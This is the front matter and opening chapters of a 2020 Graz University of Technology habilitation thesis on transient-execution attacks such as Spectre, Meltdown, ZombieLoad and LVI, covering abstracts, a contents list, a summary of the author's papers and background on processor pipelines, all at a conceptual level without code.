Transient-Execution Attacks and Defenses

Habilitation by **Daniel Gruss**

June 2020


Daniel Gruss

Transient-Execution Attacks and Defenses

Habilitation

June 2020

Institute for Applied Information Processing and Communications
Graz University of Technology



SCIENCE ▪ PASSION ▪ TECHNOLOGY

TU Graz

Abstract

The complexity of modern computer systems has dramatically increased over the past decades and continues to increase. The common solution to construct such complex systems is the divide-and-conquer strategy, dividing a complex system into smaller and less complex systems or system components. For a small system component, the complexity of the full system is hidden behind abstraction layers, allowing to develop, improve, and reason about it.

As computers have become ubiquitous, so has computer security, which is now present in all aspects of our lives. One fundamental problem of security stems from the strategy that allowed building and maintaining complex systems: the isolated view of system components. Security problems often arise when abstractions are imperfect or incomplete, which they inherently need to be to hide complexity.

In this habilitation, we focus on a very specific type of computer security problem, where an imperfect abstraction of the hardware can be observed from the software layer. The abstraction of the hardware, *i.e.*, the defined hardware interface, is often called the "architecture". In contrast, the concrete implementation of the hardware interface, is called the "microarchitecture". Architecture and microarchitecture often deviate enough to introduce software-exploitable behavior. This entirely new field of research, called "Transient-Execution Attacks", has not existed before our seminal works in 2018. Transient-execution attacks exploit that the hardware transiently performs operations it should not perform, in one of two cases: In one case deliberately (non-speculatively), as the operations will be architecturally discarded anyway. In the other case speculatively, as the processor would have needed to wait for a decision outcome to advance in the instruction stream but it made an educated guess instead, increasing performance if the guess was correct. After some time, the hardware will revert these transient operations (if they were executed but should not) and architectural effects do not remain. However, during this "transient window" the attacker can, after obtaining a secret value, perform virtually any attacker-chosen operation on the secret data, including operations that change the state of the microarchitecture. Microarchitectural state is generally too manifold and difficult to fully revert and so they survive

the reverting, leaving the attacker with the ability to leak secrets via the microarchitectural state.

This habilitation consists of two parts. The first part provides an overview of the research field "Transient-Execution Attacks" and puts it into context with other fields in computer security and applied computer science in general. We walk the reader through the detailed history of microarchitectural attacks. During this journey, we will also discuss processor architectures. We then introduce transient-execution attacks and show how they build on top of previously known microarchitectural attacks. This introduction builds on the knowledge gained over the past four years and puts older works also in the context of more recent insights. We draw a picture that is complete as of today, well aware that the field is rapidly evolving but with the aim to allow new insights to extend the picture seamlessly. Finally, we discuss mitigation proposals and mitigations that have been deployed in practice.

In the second part, a selection of our papers is provided without modification from their original publications.[1] I have co-authored these papers in my role as a team leader at the Institute for Applied Information Processing and Communications of Graz University of Technology.

[1] Several of the original publications were in a two-column layout and updated to fit the layout and formatting of this habilitation, such as resizing figures and tables, and changing the citation format, but without changing content.

Abstract (German)

Die Komplexität moderner Computersysteme hat in den letzten Jahrzehnten dramatisch zugenommen und nimmt noch weiter zu. Der Entwurf komplexer Systeme folgt oft einer Divide-and-Conquer-Herangehensweise, bei der ein System in kleinere Systeme oder Komponenten unterteilt wird. Für eine Systemkomponente bleibt die Komplexität des Gesamtsystems hinter Abstraktionsschichten verborgen, sodass die Komponente unabhängig vom Gesamtsystem entwickelt, verbessert und über ihre korrekte Funktionweise diskutiert und erörtert werden kann.

So wie Computer allgegenwärtig geworden sind, ist auch die Computersicherheit allgegenwärtig geworden, und ist heute in allen Aspekten unseres Lebens vorhanden. Ein grundlegendes Sicherheitsproblem ergibt sich aus der Herangehensweise, die den Aufbau und die Wartung komplexer Systeme eben erst ermöglichte: die isolierte Sicht auf Systemkomponenten. Sicherheitsprobleme treten häufig auf, wenn Abstraktionen unpräzise oder unvollständig sind, was von Natur aus erforderlich ist, um die Komplexität zu verbergen.

In dieser Habilitation konzentrieren wir uns auf Computersicherheitsprobleme die durch unpräzise Abstraktion der Hardware entstehen. Die Abstraktion der Hardware, der definierten Hardwareschnittstelle, wird oft als "Architektur" bezeichnet. Im Gegensatz dazu wird die konkrete Implementierung der Schnittstelle als "Mikroarchitektur" bezeichnet. Architektur und Mikroarchitektur weichen oft stark voneinander ab, was zu Sicherheitsproblemen führen kann. Dieses völlig neue Forschungsfeld, das als "Transient-Execution Angriffe" bezeichnet wird, hat es vor unseren wegweisenden Arbeiten im Jahr 2018 nicht gegeben. Diese Angriffe nutzen aus, dass die Hardware vorübergehend (transient) Anweisungen ausführt, die sie gar nicht ausführen sollte: In einem Fall absichtlich (nicht spekulativ), da die Ergebnisse ohnehin architekturell sofort wieder verworfen werden. Im anderen Fall spekulativ, wenn ein Entscheidungsergebnis aussteht. Anstatt auf dieses zu warten stellt der Prozessor eine begründete Vermutung aufgestellt wie es weiter geht, was Wartezeit einspart falls sich die Vermutung später als korrekt herausstellt. Später setzt die Hardware unnötige vorübergehende Vorgänge zurück, und auf der Architekturebene bleiben keine Effekte erhalten. Während dieses "vorübergehenden Zeitfensters" kann der Angreifer jedoch beliebige Anweisungen auf den geheimen Daten

ausführen, einschließlich Anweisungen, die den Zustand der Mikroarchitektur ändern. Der Mikroarchitekturzustand ist im Allgemeinen zu vielfältig und zu komplex um Änderungen vollständig rückgängig zu machen. Daher bleiben Änderungen über das Zurücksetzen des Architekturzustands erhalten, sodass der Angreifer über den Mikroarchitekturzustand Geheimnisse herausschleusen kann.

Diese Habilitation besteht aus zwei Teilen. Der erste Teil bietet einen Überblick über "Transient-Execution Angriffe" und stellt es in den Kontext der Computersicherheit und der angewandten Informatik im Allgemeinen. Wir gehen durch die Geschichte der Mikroarchitekturangriffe und diskutieren Prozessorarchitekturen. Anschließend führen wir Transient-Execution-Angriffe ein und zeigen, wie sie zuvor bekannte Angriffen als Baustein nutzen. Diese Einführung baut auf den Erkenntnissen der letzten vier Jahre auf und stellt ältere Werke auch in den Kontext neuerer Erkenntnisse. Wir zeichnen ein Bild, das bis heute vollständig ist, wobei klar ist, dass sich das Feld schnell entwickelt und sich das Bild ständig erweitert. Abschließend diskutieren wir Vorschläge und Maßnahmen zur Schadensbegrenzung, die in der Praxis umgesetzt wurden.

Im zweiten Teil wird eine Auswahl unserer Artikel ohne Änderung gegenüber ihren Originalveröffentlichungen bereitgestellt.[2] Ich habe diese Artikel in meiner Rolle als Teamleiter am Institut für Angewandte Informationsverarbeitung und Kommunikation der Technischen Universität Graz mitverfasst.

[2] Einige der Originalveröffentlichungen waren zweispaltig und wurden modifiziert, um sie an das Layout und die Formatierung dieser Habilitation anzupassen, z. B. die Größenänderung von Abbildungen und Tabellen sowie Ändern des Zitierformats, jedoch ohne Änderung des Inhalts.

Contents

Abstract iii

Abstract (German) v

Contents viii

I Overview of Transient-Execution Attacks and Defenses 1

1. Introduction 3
1.1 Contributions of this Habilitation 6
1.2 Habilitation Outline 11

2. Background 13
2.1 Processor Architectures and Microarchitectures 13
2.2 Virtual Memory 19
2.3 Caches 23
2.4 Hardware Transactional Memory 31
2.5 Trusted Execution Environments 32
2.6 Microarchitectural Attacks 33

3. State of the Art in Transient-Execution Attacks and Defenses 43
3.1 Basic Idea of Transient-Execution Attacks 43
3.2 The Discovery of Transient-Execution Attacks 48
3.3 Spectre Attacks and Defenses 52
3.4 Meltdown and LVI Attacks and Defenses 72

4. Future Work and Conclusions 93

References 97

II Publications **131**

List of Publications **133**

5. Spectre **139**

6. NetSpectre **189**

7. Meltdown **221**

8. KASLR is Dead: Long Live KASLR **267**

9. Kernel Isolation **289**

10. It's not Prefetch **301**

11. Systematization **351**

12. ZombieLoad **403**

13. Fallout **455**

14. LVI **507**

15. ConTExT **563**

Appendix **621**

Part I.

An Overview of Transient-Execution Attacks and Defenses

1

Introduction

While there might be some printed copies of this habilitation, it is much more likely that you, dear reader, are reading this on a computer. The computer is running a PDF reader, which opened this very PDF, to generate a glyph-based, and then a pixel-based representation of what the author wrote. These are all complex tasks, and using a divide-and-conquer approach allows splitting these into simpler tasks that are solved independently. The idea is that, when writing the code to parse the PDF, you do not have to worry about how pixels are generated or which exact instructions the processor executes. All these parts of the processes are hidden behind layers of abstraction.

Abstraction is crucial when building software or hardware today as the complexity of modern computer systems has dramatically increased, both on the hardware and the software side. There is no trend in the other direction as we add more and more abstraction layers to provide more convenience when implementing various tasks on modern systems. Also, the user does not have to think about what the system does behind the abstraction layers when opening untrusted files like this PDF.

Computer security is about third parties influencing the behavior of a system in a way that the user would not approve of. Such activities can be as simple as destroying the system or its data, exfiltrating data, or subverting the system to control its behavior fully. Each system component must be built with security in mind, *i.e.*, defining interfaces, making assumptions on inputs explicit, and reflecting these assumptions by securely handling them in the implementation. However, the implicit assumption made here is that isolation boundaries between components work fully and correctly and those other components also behave correctly. Security problems often arise when abstractions are imperfect or incomplete, which they inherently need to be to hide complexity. While each component for

itself works correctly, their composition into a full system leads to security problems.

During my research for this habilitation, I focused on security problems where the attacker mounts an attack on crossing multiple abstraction layers. One example, which I have worked on in the past and in parallel to my habilitation, is Rowhammer. Rowhammer is an effect that leads to bit flips in DRAM memory, that can be triggered from software. Rowhammer attacks in JavaScript illustrate how many abstraction layers an attack may cross: The attacker runs in JavaScript, embedded in a website, inside a browser sandbox, inside a process, on top of an operating system, possibly running inside a hypervisor, executing on a real processor and working with the abstraction that DRAM stores digital binary values of '1's and '0's. Like most abstractions, also this one is imperfect and the analogous charge of capacitors in modern DRAM chips is susceptible to various parasitic effects. The attacker here exploits that capacitors in modern DRAM discharge more quickly when accessing other capacitors nearby. This leads to changes in the digital representation of these values, *i.e.*, so-called bit flips, which the attacker can provoke in privileged memory [112] to gain kernel privileges from an untrusted website.

Mounting attacks crossing multiple abstractions layers makes it harder to reason about defenses, e.g., on which layer a defense should be implemented. The JavaScript code by itself already makes it challenging to write exploits, as it has no notion of pointers or addresses. It also runs in a sandbox, forming generic protection against a wide range of attacks and providing isolation from the engine and other tasks. However, the sandbox only has an effect if the exploit targets the system or other processes, not if the exploit attempts to utilize a functionally incorrect behavior of the hardware.

We distinguish architecture, the functional definition of a system, and microarchitecture, the specific implementation of a system. Rowhammer is an attack on the microarchitectural level, as it exploits the specific hardware implementation, not the functional definition of the hardware (interface). Besides Rowhammer, we also have seen various information disclosure attacks, e.g., so-called side-channel attacks. These attacks can steal cryptographic keys or, more broadly, obtain various types of information and user data. Some of these attacks take hours or days to complete, others only a few seconds. Microarchitectural side-channel attacks usually run carefully crafted code on a victim system and measure how the system responds to the code, e.g., in terms of latency, throughput, execution time,

success rate, temperature, EM radiation, and various other observable effects. Side-channel attacks are generally no bugs, but the consequence of optimizations that are based on distinguishing different situations. If the attacker measures whether the optimization was successful, e.g., a cache hit instead of a DRAM access, the attacker can distinguish the different situations based on the optimization.

Readers without a security background might ask, why this is relevant if one strictly never runs software from untrusted sources and never visits fishy websites that embed JavaScript attack code (which is extremely difficult to do, since advertisements often may embed JavaScript). Now, PDF allows embedding JavaScript code, and some PDF readers use very powerful and well-tested JavaScript engines. In fact, this very document has JavaScript code embedded, and, if the document were from an untrusted source, it could already have successfully mounted an attack on the system it is being opened on as the reader reaches this sentence. I do encourage looking at the embedded JavaScript code in this PDF to confirm that it does not do anything malicious.

Information disclosure can be the goal of an adversary or a building block to reach another goal. In different leakage scenarios, adversaries can either leak data directly or only leak meta-data. We consider meta-data any data that could be expressed as a one-way function of data, *i.e.*, meta-data is derived from the data. Data generally cannot be derived from meta-data precisely. In a side-channel attack, an attacker obtains meta-data from a channel, e.g., a power trace, or timing information, and infers the corresponding data with some probability $p < 1$.[1]

As much as side channels are actively researched in computer security contexts, they accompany us in our daily lives. A simple example is, seeing light shining through a window of a house at night (meta-data) and inferring that someone is home (data). However, someone could be home with all lights turned off, or someone could have forgotten to turn off the lights before leaving the house. Hence, the 1 bit of information that we want to obtain, *i.e.*, whether someone is home, can only be predicted with a probability $p < 1$ when observing the meta-data (lights being on or off).[2] The higher the probability, the better the side channel is.

[1] Note that if a channel allows to infer data from meta-data with a probability of $p = 1$, the meta-data effectively is just a loss-less encoding of the data.

[2] Imagine a light-system that, with perfect accuracy, turns on light if and only if a person is in the house. In that case, it is not a side channel, as the light is a loss-less encoding of the information whether a person is home.

A similarly simple example is observing a cache hit on an address (meta-data) in a shared library and inferring that a particular victim process just accessed it (data). However, there could be various reasons for the address to be in the cache. Hence, again the probability that our deduction is correct is $p < 1$, given that we have observed a cache hit. However, the more rarely this address in this shared library is used, the higher the probability that our inference was correct.

In side-channel attacks, adversaries leak meta-data and infer the secret data. However, not all information disclosure attacks are side-channel attacks. A software interface that permits out-of-bound accesses may leak valuable information to an attacker, such as the Heartbleed software bug [72]. Again, these leakages also exist in our daily lives. Going back to the example with the house, if one accompanies a person home and sees this very person enter their house, one knows that at this exact point in time, a person is in the house. While this is a form of information leakage, it is not a side channel. It is a direct information channel providing secrets, and no inference step is necessary. This distinction between information disclosure attacks in general and side-channel attacks specifically is vital to understand the relations between different attacks presented in this habilitation.

1.1. Contributions of this Habilitation

Transient-execution attacks are microarchitectural attacks that emerged from side-channel attack research but are no side-channel attacks. In contrast to side-channel attacks, transient-execution attacks leak the actual target data. The idea of transient execution is that the hardware performs operations it should not perform, either knowingly for implementation reasons, or unknowingly because of a misprediction of the future. After some time, the hardware will revert these operations, and architectural effects should not remain. However, during this "transient window", the attacker can, after obtaining a secret value, perform virtually any attacker-chosen operation on the secret data, including operations that change the state of the microarchitecture. The microarchitectural state is very difficult to revert fully, and so it survives the reverting, leaving the attacker with the ability to leak secrets via the microarchitectural state, e.g., using microarchitectural side channels. Consequently, transient-execution

attacks typically internally use a side-channel attack as a building block for transmission from the transient domain to the architectural domain.

There are different types of transient-execution attacks. We distinguish attacks based on whether they cause leakage directly or by injecting transient state changes into a victim domain on the one hand. On the other hand, we distinguish between attacks on the control flow and the data flow. The first transient-execution attacks discovered were Meltdown and Spectre. While Meltdown leaks secret data directly, Spectre injects incorrect control flow transitions into a victim process, making the victim transmit the secret data to the attacker.

In the Spectre paper [174], we take the basic principle of branch prediction side channels, where the attacker observes correct and incorrect branch mispredictions and derives secrets from this information, and turn it around, such that the victim process experiences attacker-induced branch mispredictions. We pre-published this seminal discovery in early 2018, and since then, hundreds of papers cited it. It has been formally published at the IEEE Security and Privacy Symposium 2019 [174]. Spectre attacks are detailed in Chapter 5.

The Spectre paper presents local attacks in different environments. Hence, the next question to answer on this front was whether truly remote Spectre attacks are possible. With NetSpectre [278], we answer this in the affirmative. In NetSpectre, we assume that there is a Spectre gadget on the target system in network-reachable code. This gadget does nothing more but access a variable. We show that even in this scenario, we can leak the precise data from the remote machine, e.g., in the cloud. The paper has been formally published at the ESORICS 2019 conference [278]. The NetSpectre attack is detailed in Chapter 6.

Simultaneously to Spectre, we also discovered a second novel attack, Meltdown [193]. Meltdown [193] was the more dangerous of the two attacks. However, it is comparably easy to fix in hardware and software. For us, the research leading to Meltdown started from the prefetch side channels we have previously published [111]. In Meltdown, we do not just prefetch kernel addresses, we deliberately access them and continue computing with the values retrieved from the kernel. Meltdown was pre-published in early 2018 and has, like Spectre, been cited hundreds of times. It has been formally published at the USENIX Security Symposium 2018 [193]. We detail Meltdown in Chapter 7.

Luckily, in 2017 we already had a patch for Meltdown ready, the KAISER patch [109]. Jann Horn, when discovering Meltdown earlier and independently of us [127], was aware of our KAISER patch against the prefetch side channel and proposed to use it to mitigate Meltdown. The corresponding paper was formally published at the ESSoS conference 2018 [109] and is included as Chapter 8.

We subsequently analyzed the different implementations of the KAISER patch and their performance. The results were published in a USENIX ;login article [106]. This analysis can be found in Chapter 9.

More recently, we discovered that the prefetching effect observed and exploited in specific scenarios [111, 193], or observed to not occur in others [109, 310, 106], was, in fact, misunderstood. We analyzed the root cause and discovered that it is, in fact, speculative execution of so-called Spectre prefetch gadgets [278, 50]. This discovery has a close connection to the previous two chapters, as the KAISER patch was intended and initially also empirically observed to mitigate all prefetch side-channel attacks. Fortunately, it does indeed mitigate the original Meltdown attack. However, the improved understanding has implications for several other published works, *i.e.*, attacks that are described to be impossible were, in fact, practical at the time of writing. The corresponding paper is currently in submission and is included in Chapter 10.

Meltdown is a transient-execution attack, but it does not rely on speculative execution. The processor at this point does not speculate. It deliberately performs operations it should not perform under the assumption that no one can see them, and results will be discarded in any case. However, both academia and industry initially embraced the term speculative execution as an umbrella term for Meltdown-type and Spectre attacks, as well as subsequent attacks such as Foreshadow. As the attack landscape was and is still growing rapidly, the necessity of systematizing the landscape became apparent. This was the start of our systematization paper on transient-execution attacks [50]. We clearly outlined the differences between different attacks and systematically categorized the attack landscape. As a direct result, we were able to spot several attack variations that have not been studied so far. Our systematization has influenced both academia [27, 178] and industry [256, 254] to be more precise about terminology and adopt elements of our systematization. The paper has been formally published at the USENIX Security Symposium 2019 [50]. It can be found in Chapter 11.

Our initial assessment of Spectre and Meltdown was that Meltdown is the more immediate threat, but Spectre "will haunt us for a long time". The expectation was to discover many more variants and that mitigations turn out to be very difficult to implement as programming languages do not convey the intention of the programmer as to what should be considered secret. Hence, the hardware cannot know what should be considered a secret. Broadly disabling speculation is still deemed not practical due to the high overheads it would introduce. As we discovered in the USENIX Security paper outlined above [50] and the works outlined in the following, there are, in fact, way more variants of Meltdown than Spectre now.

From Meltdown experiments we performed on uncacheable memory, we knew that there are other storage locations than the L1 cache that we can leak data from, *i.e.*, the line-fill buffer. Besides the line-fill buffer, there are also several other buffers, e.g., the load buffer and the store buffer. To improve our understanding of Meltdown-type attacks, we hypothesized how load buffer and page walks work. We came up with multiple theories and developed proof-of-concept attacks for these, which turned out to leak data successfully. We believe that the underlying vulnerability is, in fact, a use-after-free problem in the load buffer, where an old entry is partially reused for a new memory request. In this case, data can be picked up from various buffers, including the L1 cache, the line-fill buffer, the store buffer, and possibly also the load buffer depending on the implementation, as well as more volatile structures, such as the common data bus and the load port. The paper contributed substantially to our understanding of Meltdown-type attacks and how they are related. We now understand that the underlying problem is (similar to zombie threads or zombie processes) a zombie load; hence, the paper title ZombieLoad. In various situations, the processor has to issue a new load operation, and the old operation is aborted. This aborted load continues for a small amount of time as a zombie load, providing data to dependent operations and thereby leaking the data to the attacker. The paper has been formally published at the ACM CCS 2019 conference [276]. It can be found in Chapter 12.

In parallel to our work on the load buffer in the ZombieLoad attack, we also investigated the store buffer. We discovered that stores transiently succeed on valid memory mappings, regardless of the actual access permissions, an attack we presented in our store-to-leak forwarding paper [270]. Another team invited us to collaborate on a paper where they also exploit the store buffer, but it turned out that their attack was quite different and orthogonal to ours, actually leaking values stored there by other security domains.

We still joined the collaboration and submitted the two orthogonal papers independently to ACM CCS 2019. For reasons that were not transparent to us, the conference decided to merge the two papers. The merged paper has then been formally published at the ACM CCS 2019 conference [48] and can be found in Chapter 13.

During our work on ZombieLoad and Fallout, Jo Van Bulck pitched the idea that attacks like Fallout or Foreshadow could be turned around. The idea would be to induce the incorrect Meltdown-type leakage transiently into a victim domain. The victim would then, similar as in a Spectre attack, transiently work on wrong data. This attack, now known as Load Value Injection (LVI), has been formally published at the IEEE Security and Privacy Symposium 2020 [311]. It can be found in Chapter 14.

Mitigating transient-execution attacks is possible on different layers. Meltdown-type attacks, as well as LVI attacks that exploit the same underlying leakage, are usually first patched in software. However, we observe that the known Meltdown-type attacks are patched with new hardware generations. Likely we will discover new Meltdown-type attacks, but the process with temporary software patches and permanent hardware fixes provides a solution. However, we also found practically deployed defenses unintentionally introducing new leakage [49], requiring additional refined hardware fixes.

For Spectre, the situation is different. The way we write software leaves the processor with uninformed decisions about branches. Naturally, in this situation, branch prediction increases performance substantially. The recommended solution against Spectre-PHT attacks is to annotate all branches in software and recompile it. Aiming for a complete and principled defense, we designed ConTExT. ConTExT does not require the programmer to annotate all branches but only the secret variables itself. The information is propagated to the microarchitecture, and transient use of secret variables is prevented. The paper has been formally published at the NDSS 2020 conference [273]. It can be found in Chapter 15.

Figure 1.1 gives an overview of the papers included in this habilitation. There are also further relations between the papers and to papers not included in this overview for the sake of clarity.




Figure 1.1.: Connection between the papers in this habilitation (highlighted in bold) and some related works. In some cases, previous attacks were inverted such that the victim experiences the former leakage, and by that becomes a confused deputy. In other cases, we developed mitigations for other attacks.

1.2. Habilitation Outline

This habilitation consists of two parts. The first part discusses the state of the art and shows how the contributions included in this habilitation extended the state of the art. Chapter 2 provides background on architectures and microarchitectures, in particular virtual memory, caches, and pipelines. It also provides a brief history of related microarchitectural attacks. Chapter 3 provides a systematic overview of transient-execution attacks and defenses. Chapter 4 concludes the first part and discusses why transient-execution attacks have become a predominant class of attacks in microarchitectural attack research, a central topic in system security research, created visibility for system security research in general beyond the security research community, and increased the awareness beyond the computer science community that computer security must be taken serious.

The second part provides a list of all publications, together with transcripts for a selection of papers constituting this habilitation. Chapter 5 consists of our IEEE Security and Privacy 2019 conference paper, Spectre [174]. Chapter 6 consists of our ESORICS 2019 conference paper NetSpectre [278]. Chapter 7 consists of our USENIX Security 2018 conference paper, Meltdown [193]. Chapter 8 consists of our ESSoS 2017 conference paper about the KAISER patch [109]. Chapter 9 consists of our USENIX ;login article [106] about different implementations of the KAISER mechanism and their performance. Chapter 10 consists of a paper in submission analyzing the often misattributed speculative prefetching effect [281]. Chapter 11 consists of our USENIX Security 2019 conference paper providing a systematic analysis of transient-execution attacks and defenses [50]. Chapter 12 consists of our ACM CCS 2019 conference paper, ZombieLoad [276]. Chapter 13 consists of our ACM CCS 2019 conference paper, Fallout [48]. Chapter 14 consists of our S&P 2020 conference paper, LVI [311]. Chapter 15 consists of our NDSS 2020 conference paper, ConTExT [273].

2

Background

In this chapter, we provide background on architectures and microarchitectures in Section 2.1. We focus on modern architectures and processors with out-of-order microarchitectures. We explain how virtual memory works in Section 2.2. In greater detail, we explain how caches work in Section 2.3. This background equips us with the necessary knowledge we need to understand the following chapters, detailing the history of related microarchitectural attacks up to the first transient-execution attacks, and a systematic overview of the state of the art in transient-execution attack research.

2.1. Processor Architectures and Microarchitectures

There is a wide range of processor architectures for various purposes. For application processors there are mainly two pre-dominant architecture families: x86 and ARM. There are clear differences between these architecture families, e.g., x86 architectures have a complex instruction set (CISC) whereas ARM architectures have a reduced instruction set (RISC). However, compilers abstract these differences largely away, so that developers do not have to worry about the specific underlying processor anymore. Still, system developers usually have to distinguish between these architectures for low-level interaction with the hardware.

The architecture defines the instruction set, registers, limits for virtual and physical address space. However, to optimize performance and efficiency, similar optimizations have been implemented in these architectures. Most of these optimizations are not on the architectural layer, *i.e.*, they have no influence on the instruction set or functional behavior of the architecture.




Figure 2.1.: A simple 4-stage pipeline. By interleaving instruction fetch (IF), instruction decoding (ID), instruction execution (EX), and write-back (WB), the processor can improve the instruction throughput substantially.

Essentially, the microarchitecture can be seen as an implementation of an architecture. While the architecture defines the interfaces with other components and the software level, the microarchitecture is the concrete implementation of these interfaces.

A concept found in all modern processors is pipelining. The idea of pipelining is to split the full execution of one instruction into multiple pipeline stages. Different pipeline stages can be run in parallel to improve performance.

The concept of pipelines introduced new ways to increase performance and efficiency on the microarchitectural level. The architecture does not define what the pipeline should look like or whether the processor is pipelined at all. A simple pipelined microarchitecture might have four stages fetch, decode, execute, and write-back, as illustrated in Figure 2.1. Each pipeline stage operates in parallel. First, an instruction i is fetched from memory. While instruction i is decoded, the next instruction $i + 1$ is already fetched from memory. While instruction i is executed, the next instruction $i + 1$ is decoded. Finally, while the effects of instruction i are written back to memory or the register file, the next instruction $i + 1$ is executed.

If the execute stage causes an interrupt or a change in the control-flow, the fetch and decode stages of subsequent instructions have performed unnecessary or even incorrect operations. There are various types of so-called pipeline hazards, upon which the pipeline has to be flushed and started from scratch with the corrected next instruction. This costs

performance and efficiency, as the pipeline is not fully utilized at this point.

Modern microarchitectures employ even more parallelization. Today the fetch, decode, execute, and write-back stages can each handle multiple operations in parallel. The operations can then be performed out of order, allowing to execute instructions while others are still waiting for their operands. This out-of-order design goes back to Tomasulo [302].

Figure 2.2 provides a schematic view of an Intel Skylake core on the microarchitectural level. Note that equivalent concepts used in this design can also be found in other microarchitectures similarly. The frontend comprises the fetch and decode stages. Instructions are fetched from the L1 instruction cache and added into an instruction queue. The decoder can decode multiple instructions from the instruction queue in parallel.

Depending on the microarchitecture design, the processor may internally not work with the (CISC) instructions exposed on the architectural level but instead, use a simpler internal (RISC) instruction set. Thus, on many modern processors, instructions are decoded into one or more so-called micro-ops that the execution stage of the pipeline understands. After decoding, the decoded micro-ops are stored in an allocation queue and handed over to the reorder buffer.

Modern out-of-order microarchitectures have such a reorder buffer to keep track of the instruction stream. The reorder buffer stores all micro-ops to be executed in the order of the instruction stream. Typical capacities today are in the range of several hundred micro-ops. The scheduler picks micro-ops from the reorder buffer whose dependencies have (presumably) been resolved already and schedules them on one of many rather specialized execution units. Thus, a load operation may consume more time and finish later than a subsequent arithmetic operation on the ALU, or vice versa. Operations are placed in the reorder buffer, and as soon as they were successfully executed, they are marked as valid and completed. Then dependent operations can pick up the results from the completed instruction. Instructions at the top of the reorder buffer are retired as soon as they are valid and completed. Hence, one can imagine the top of the reorder buffer as the actual architectural instruction pointer, whereas out-of-order, the order in which operations are performed may be more or less random. The write-back stage also allows for some parallelism, with multiple load and store data execution units.

